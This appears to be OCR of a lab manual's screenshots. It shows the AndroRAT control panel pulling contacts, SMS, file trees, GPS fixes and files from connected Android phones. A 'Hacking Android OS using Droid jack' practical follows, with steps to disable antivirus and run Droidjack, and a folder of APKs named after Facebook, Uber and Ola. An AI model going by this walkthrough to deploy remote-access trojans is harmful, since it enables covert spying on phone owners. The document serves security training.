
Tue Mar 29 13:08:19 IST 2016

Download directory :

download/

```
Tue Mar 29 13:08:12 IST 2016 Contacts request received
Tue Mar 29 13:08:19 IST 2016 List directory request received
Tue Mar 29 13:08:45 IST 2016 Download file /mnt/sdcard/scriptlog.txt request received
```

```
Tue Mar 29 13:00:25 IST 2016 CONN
Tue Mar 29 13:00:27 IST 2016 Prefer
Tue Mar 29 13:00:27 IST 2016 Inform
Tue Mar 29 13:00:33 IST 2016 Conta
Tue Mar 29 13:02:33 IST 2016 Prefer
Tue Mar 29 13:02:41 IST 2016 Inform
Tue Mar 29 13:02:41 IST 2016 GPS d
Tue Mar 29 13:03:01 IST 2016 GPS d
Tue Mar 29 13:03:21 IST 2016 GPS d
Tue Mar 29 13:03:41 IST 2016 GPS d
Tue Mar 29 13:04:01 IST 2016 GPS d
Tue Mar 29 13:04:21 IST 2016 GPS d
Tue Mar 29 13:04:41 IST 2016 GPS d
Tue Mar 29 13:05:01 IST 2016 GPS d
Tue Mar 29 13:05:22 IST 2016 GPS d
Tue Mar 29 13:05:43 IST 2016 GPS d
Tue Mar 29 13:06:04 IST 2016 GPS d
Tue Mar 29 13:06:25 IST 2016 GPS d
Tue Mar 29 13:06:46 IST 2016 GPS d
Tue Mar 29 13:07:07 IST 2016 GPS d
Tue Mar 29 13:07:29 IST 2016 GPS d
Tue Mar 29 13:07:47 IST 2016 Conne
Tue Mar 29 13:07:47 IST 2016 SERVE
Tue Mar 29 13:07:48 IST 2016 CONN
Tue Mar 29 13:07:49 IST 2016 GPS d
Tue Mar 29 13:07:58 IST 2016 Inform
Tue Mar 29 13:07:58 IST 2016 Prefer
Tue Mar 29 13:08:10 IST 2016 GPS d
Tue Mar 29 13:08:18 IST 2016 Contacts data has been received
Tue Mar 29 13:08:22 IST 2016 File tree data has been received
Tue Mar 29 13:08:31 IST 2016 GPS data has been received
Tue Mar 29 13:08:52 IST 2016 GPS data has been received
Tue Mar 29 13:09:12 IST 2016 GPS data has been received
Tue Mar 29 13:09:32 IST 2016 GPS data has been received
```



Androrat Project

Server Client actions Bulk actions About

| Flag | IMEI | Location | Phone Number | Operator | Country SIM | Operator SIM | Serial SIM |
|---|---|---|---|---|---|---|---|
| 🇮🇳 | 86549802 | | | | | 15199… | in |
| 🇮🇳 | 86751202 | | | | | 10125… | in |
| 🇺🇸 | 54224468 | | | | | 12318… | us |

User GUI of imei : 542244683048853

Options Get Android data Send command Monitoring
Home Contacts File tree viewer

867-5319 - Harry Grace (id:2)

867-5309 - Mary Edwards (id:1)


Informations

Id : 1
Name : Mary Edwards
Number : 867-5309
Address :
Email : n/a

More informations
Call
SMS
General options
Refresh list

```
Tue Mar 29 13:08:12 IST 2016 Contacts request received
Tue Mar 29 13:08:19 IST 2016 List directory request received
Tue Mar 29 13:08:45 IST 2016 Download file /mnt/sdcard/scriptlog.txt request received
```

```
Tue Mar 29 13:00:25 IST 2016 SERVE
Tue Mar 29 13:00:25 IST 2016 CONN
Tue Mar 29 13:00:27 IST 2016 Prefer
Tue Mar 29 13:00:27 IST 2016 Inforn
Tue Mar 29 13:00:33 IST 2016 Conta
Tue Mar 29 13:02:33 IST 2016 Prefer
Tue Mar 29 13:02:41 IST 2016 Inforn
Tue Mar 29 13:02:41 IST 2016 GPS d
Tue Mar 29 13:03:01 IST 2016 GPS d
Tue Mar 29 13:03:21 IST 2016 GPS d
Tue Mar 29 13:03:41 IST 2016 GPS d
Tue Mar 29 13:04:01 IST 2016 GPS d
Tue Mar 29 13:04:21 IST 2016 GPS d
Tue Mar 29 13:04:41 IST 2016 GPS d
Tue Mar 29 13:05:01 IST 2016 GPS d
Tue Mar 29 13:05:22 IST 2016 GPS d
Tue Mar 29 13:05:43 IST 2016 GPS d
Tue Mar 29 13:06:04 IST 2016 GPS d
Tue Mar 29 13:06:25 IST 2016 GPS d
Tue Mar 29 13:06:46 IST 2016 GPS d
Tue Mar 29 13:07:07 IST 2016 GPS d
Tue Mar 29 13:07:29 IST 2016 GPS d
Tue Mar 29 13:07:47 IST 2016 Conne
Tue Mar 29 13:07:47 IST 2016 SERVE
Tue Mar 29 13:07:48 IST 2016 CONN
Tue Mar 29 13:07:49 IST 2016 GPS d
Tue Mar 29 13:07:58 IST 2016 Inforn
Tue Mar 29 13:07:58 IST 2016 Prefer
Tue Mar 29 13:08:10 IST 2016 GPS data has been received
Tue Mar 29 13:08:18 IST 2016 Contacts data has been received
Tue Mar 29 13:08:22 IST 2016 File tree data has been received
Tue Mar 29 13:08:31 IST 2016 GPS data has been received
Tue Mar 29 13:08:52 IST 2016 GPS data has been received
Tue Mar 29 13:09:12 IST 2016 GPS data has been received
```



Untitled - Paint

File Home View
Cut
Copy
Paste
Select
Crop
Clipboard
Image
Outline
Edit colors

Androrat Project

Server Client actions Bulk actio

| Flag | IMEI | Serial SIM |
|---|---|---|
| 🇮🇳 | 86751202 … 10125… | in |
| 🇮🇳 | 86549802 … 15199… | in |
| 🇺🇸 | 0000000 … 11118… | us |

User GUI of imei : 000000000000000

Options Get Android data Send command Monitoring
Home Contacts Call logs SMS viewer File tree viewer

Left-clic to download a file :

```
sdcard
├ LOST.DIR
├ .android_secure
├ Music
├ Podcasts
├ Ringtones
├ Alarms
├ Notifications
├ Pictures
├ Movies
├ Download
└ DCIM
```


Informations

Name : n/a
Size : n/a
Hidden : n/a
Access : n/a
Last modification :
n/a

Download directory :
download/

```
Tue Mar 29 13:18:44 IST 2016 Error on Client:Invalid column raw_contact_id
Tue Mar 29 13:18:47 IST 2016 SMS list request received
Tue Mar 29 13:18:47 IST 2016 No SMS match for filter
Tue Mar 29 13:18:54 IST 2016 List directory request received
```

```
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERRC
Tue Mar 29 13:17:56 IST 2016 ERROR: receiving data on an unregistered channel
Tue Mar 29 13:17:56 IST 2016 ERROR: receiving data on an unregistered channel
Tue Mar 29 13:17:56 IST 2016 ERROR: receiving data on an unregistered channel
```


Androrat Project
Server Client actions Bulk actions About
User GUI of imei : 000000000000000
Options Get Android data Send command Monitoring
Home Contacts Call logs SMS viewer File tree viewer
Optionnal filters
Get SMS

| Flag | IMEI | Location | Phone Number | Operator | Country SIM | Operator SIM | Serial SIM |
|---|---|---|---|---|---|---|---|
| 🇮🇳 | 86751202 | | | | | 10125... | in |
| 🇮🇳 | 86549802 | | | | | 15199... | in |
| 🇺🇸 | 00000000 | | | | | 1118... | us |

Types : received SMS sent SMS

```
1(1): Received(unread): 10086
Body:
Subscribe Note Call 1353395054.
--
Tue Mar 29 13:18:55 IST 2016
```

Source SMS : All

Phone number :

Not before (dd/mm/yyyy) : / /


Not after / /

Type of SMS : All

Body keyword :

```
Tue Mar 29 13:18:47 IST 2016 SMS list request received
Tue Mar 29 13:18:47 IST 2016 No SMS match for filter
Tue Mar 29 13:18:54 IST 2016 List directory request received
Tue Mar 29 13:19:23 IST 2016 SMS list request received
```

```
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:57 IST 2016 ERRO
Tue Mar 29 13:17:57 IST 2016 ERRO
Tue Mar 29 13:17:57 IST 2016 ERRO
Tue Mar 29 13:17:57 IST 2016 ERRO
Tue Mar 29 13:18:23 IST 2016 Conne
Tue Mar 29 13:18:23 IST 2016 SERVE
Tue Mar 29 13:18:23 IST 2016 CONN
Tue Mar 29 13:18:29 IST 2016 Information data has been received
Tue Mar 29 13:18:30 IST 2016 Preference data has been received
Tue Mar 29 13:18:43 IST 2016 Contacts data has been received
Tue Mar 29 13:18:52 IST 2016 SMS tree data has been received
Tue Mar 29 13:18:58 IST 2016 File tree data has been received
Tue Mar 29 13:19:28 IST 2016 SMS tree data has been received
```


Androrat Project
Server Client actions Bulk actions About
User GUI of imei : 542244683048853
Options Get Android data Send command Monitoring
Home Contacts File tree viewer
Informations
Download File
Get FileTree

| Flag | IMEI | Location | Phone Number | Operator | Country SIM | Operator SIM | Serial SIM |
|---|---|---|---|---|---|---|---|
| 🇮🇳 | 86549802 | | | | | 15199... | in |
| 🇮🇳 | 86751202 | | | | | 10125... | in |
| 🇺🇸 | 54224468 | | | | | 2318... | us |

Left-clic to download a file :

```
sdcard
 ● scriptlog.txt
 ● .android_secure
 ● lost+found
```

Name : scriptlog.txt

Size : 12Kb

Hidden : false

Access :

Last modification :

Tue Mar 29 13:08:19 IST 2016

Download directory :

download/

```
Tue Mar 29 13:08:12 IST 2016 Contacts request received
Tue Mar 29 13:08:19 IST 2016 List directory request received
Tue Mar 29 13:08:45 IST 2016 Download file /mnt/sdcard/scriptlog.txt request received
```


```
Tue Mar 29 13:00:25 IST 2016 CONN
Tue Mar 29 13:00:27 IST 2016 Prefer
Tue Mar 29 13:00:27 IST 2016 Inforn
Tue Mar 29 13:00:33 IST 2016 Conta
Tue Mar 29 13:02:33 IST 2016 Prefer
Tue Mar 29 13:02:41 IST 2016 Inforn
Tue Mar 29 13:02:41 IST 2016 GPS d
Tue Mar 29 13:03:01 IST 2016 GPS d
Tue Mar 29 13:03:21 IST 2016 GPS d
Tue Mar 29 13:03:41 IST 2016 GPS d
Tue Mar 29 13:04:01 IST 2016 GPS d
Tue Mar 29 13:04:21 IST 2016 GPS d
Tue Mar 29 13:04:41 IST 2016 GPS d
Tue Mar 29 13:05:01 IST 2016 GPS d
Tue Mar 29 13:05:22 IST 2016 GPS d
Tue Mar 29 13:05:43 IST 2016 GPS d
Tue Mar 29 13:06:04 IST 2016 GPS d
Tue Mar 29 13:06:25 IST 2016 GPS d
Tue Mar 29 13:06:46 IST 2016 GPS d
Tue Mar 29 13:07:07 IST 2016 GPS d
Tue Mar 29 13:07:29 IST 2016 GPS d
Tue Mar 29 13:07:47 IST 2016 Conne
Tue Mar 29 13:07:47 IST 2016 SERVE
Tue Mar 29 13:07:48 IST 2016 CONN
Tue Mar 29 13:07:49 IST 2016 GPS d
Tue Mar 29 13:07:58 IST 2016 Inforn
Tue Mar 29 13:07:58 IST 2016 Prefer
Tue Mar 29 13:08:10 IST 2016 GPS d
Tue Mar 29 13:08:18 IST 2016 Contacts data has been received
Tue Mar 29 13:08:22 IST 2016 File tree data has been received
Tue Mar 29 13:08:31 IST 2016 GPS data has been received
Tue Mar 29 13:08:52 IST 2016 GPS data has been received
Tue Mar 29 13:09:12 IST 2016 GPS data has been received
Tue Mar 29 13:09:32 IST 2016 GPS data has been received
```

# Practical 3: Hacking Android OS using Droid jack

***Note:***


1. ***Disable Malware defenses (AV programs) and Firewall before proceeding with this practical.***
2. ***Droidjack is a Java-based application that requires latest JRE.*** *Install java runtime environment (**JRE**) to run Droidjack application.*

Extract Droidjack archive. Double click on that executable (**Droidjack.jar**) to launch the Droidjack.



| Name | Date modified | Type | Size |
|---|---|---|---|
| Apktool | 7/9/2018 4:51 PM | File folder | |
| DroidJack_lib | 7/9/2018 4:51 PM | File folder | |
| .DS_Store | 12/9/2015 7:19 AM | DS_STORE File | 11 KB |
| Droidjack | 1/11/2016 7:25 AM | Executable Jar File | 1,635 KB |
| facebook.apk | 6/27/2018 6:26 PM | APK File | 255 KB |
| null | 8 6:46 PM | File | 0 KB |
| ola.apk | 17 5:05 PM | APK File | 255 KB |
| olaa.apk | 6/27/2018 6:30 PM | APK File | 255 KB |
| Readme | 10/12/2017 8:35 PM | Text Document | 7 KB |
| Rec_ONE A2003_1530104795843_Mic | 6/27/2018 6:36 PM | VLC media file | 10 KB |
| Settings.conf | 6/27/2018 6:48 PM | CONF File | 5 KB |
| uber.apk | 6/26/2018 6:14 PM | APK File | 255 KB |

Type: Executable Jar File
Size: 1.59 MB
Date modified: 1/11/2016 7:25 AM



DroidJack - Login

Username: qwertyu

